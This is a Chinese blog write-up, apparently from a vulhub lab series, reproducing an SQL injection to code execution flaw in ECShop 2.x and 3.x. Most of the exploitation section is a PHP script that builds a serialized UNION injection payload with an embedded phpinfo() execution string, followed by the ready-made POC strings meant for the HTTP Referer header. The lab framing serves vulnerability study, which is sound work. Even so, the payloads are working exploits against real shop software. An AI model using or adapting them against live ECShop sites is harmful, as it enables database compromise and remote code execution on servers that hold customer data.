ECShop 2.x / 3.x SQL注入/远程执行代码漏洞 xianzhi-2017-02-82239600 漏洞复现

原创

ADummy_ 于 2021-02-24 13:40:21 发布 272 收藏 1

分类专栏： vulhub_Writeup 文章标签： 安全漏洞 网络安全 渗透测试

本文链接：https://blog.csdn.net/weixin_43416469/article/details/114019303

ECShop 2.x / 3.x SQL注入/远程执行代码漏洞

by ADummy

0x00利用路线

Burpsuite抓包—>脚本生成poc—>Burpsuite修改referer字段—>有回显

0x01漏洞介绍


ECShop是一个B2C独立商店系统，供公司和个人快速建立个性化的在线商店。该系统是基于PHP语言和MYSQL数据库体系结构的跨平台开源程序。在2017年及之前的版本中，存在一个SQL注入漏洞，该漏洞可能会注入有效载荷并最终导致代码执行漏洞。最新版本的3.6.0已修复此漏洞，vulhub使用其最新版本2.7.3和3.6.0非最新版本来重现该漏洞

0x02漏洞复现

有一个脚本可以为2.x和3.x生成POC：

```php
<?php
$shell = bin2hex("{\$asd'];phpinfo\t();//}xxx");
$id = "-1' UNION/*";
$arr = [
    "num" => sprintf('*/SELECT 1,0x%s,2,4,5,6,7,8,0x%s,10-- -', bin2hex($id), $shell),
    "id" => $id
];

$s = serialize($arr);

$hash3 = '45ea207d7a2b68c49582d2d22adf953a';
$hash2 = '554fcae493e564ee0dc75bdf2ebf94ca';

echo "POC for ECShop 2.x: \n";
echo "{$hash2}ads|{$s}{$hash2}";
echo "\n\nPOC for ECShop 3.x: \n";
echo "{$hash3}ads|{$s}{$hash3}";
```


启动环境后，访问`http://your-ip:8080`，您将看到2.7.3安装页面。访问`http://your-ip:8081`，您将看到3.6.0安装页面。都安装它们，mysql地址为`mysql`，mysql帐户和密码为`root`，数据库名称可以自由填写，但是2.7.3和3.6.0的数据库名称不能相同。




生成poc：

```
554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:107:"*/SELECT 1,0×2d312720554e494f4e2f2a,2,4,5,6,7,8,0×7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/*";}554fcae493e564ee0dc75bdf2ebf94ca

POC for ECShop 3.x:
45ea207d7a2b68c49582d2d22adf953aads|a:2:{s:3:"num";s:107:"*/SELECT 1,0×2d312720554e494f4e2f2a,2,4,5,6,7,8,0×7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/*";}45ea207d7a2b68c49582d2d22adf953a

┌──(root💀gsq)-[~/桌面]
└─#
```


2.7：



3.x：



0x03参考资料

poc：https://github.com/ADummmy/vulhub_Writeup/blob/main/code/ecshop_sql_rce_exp.php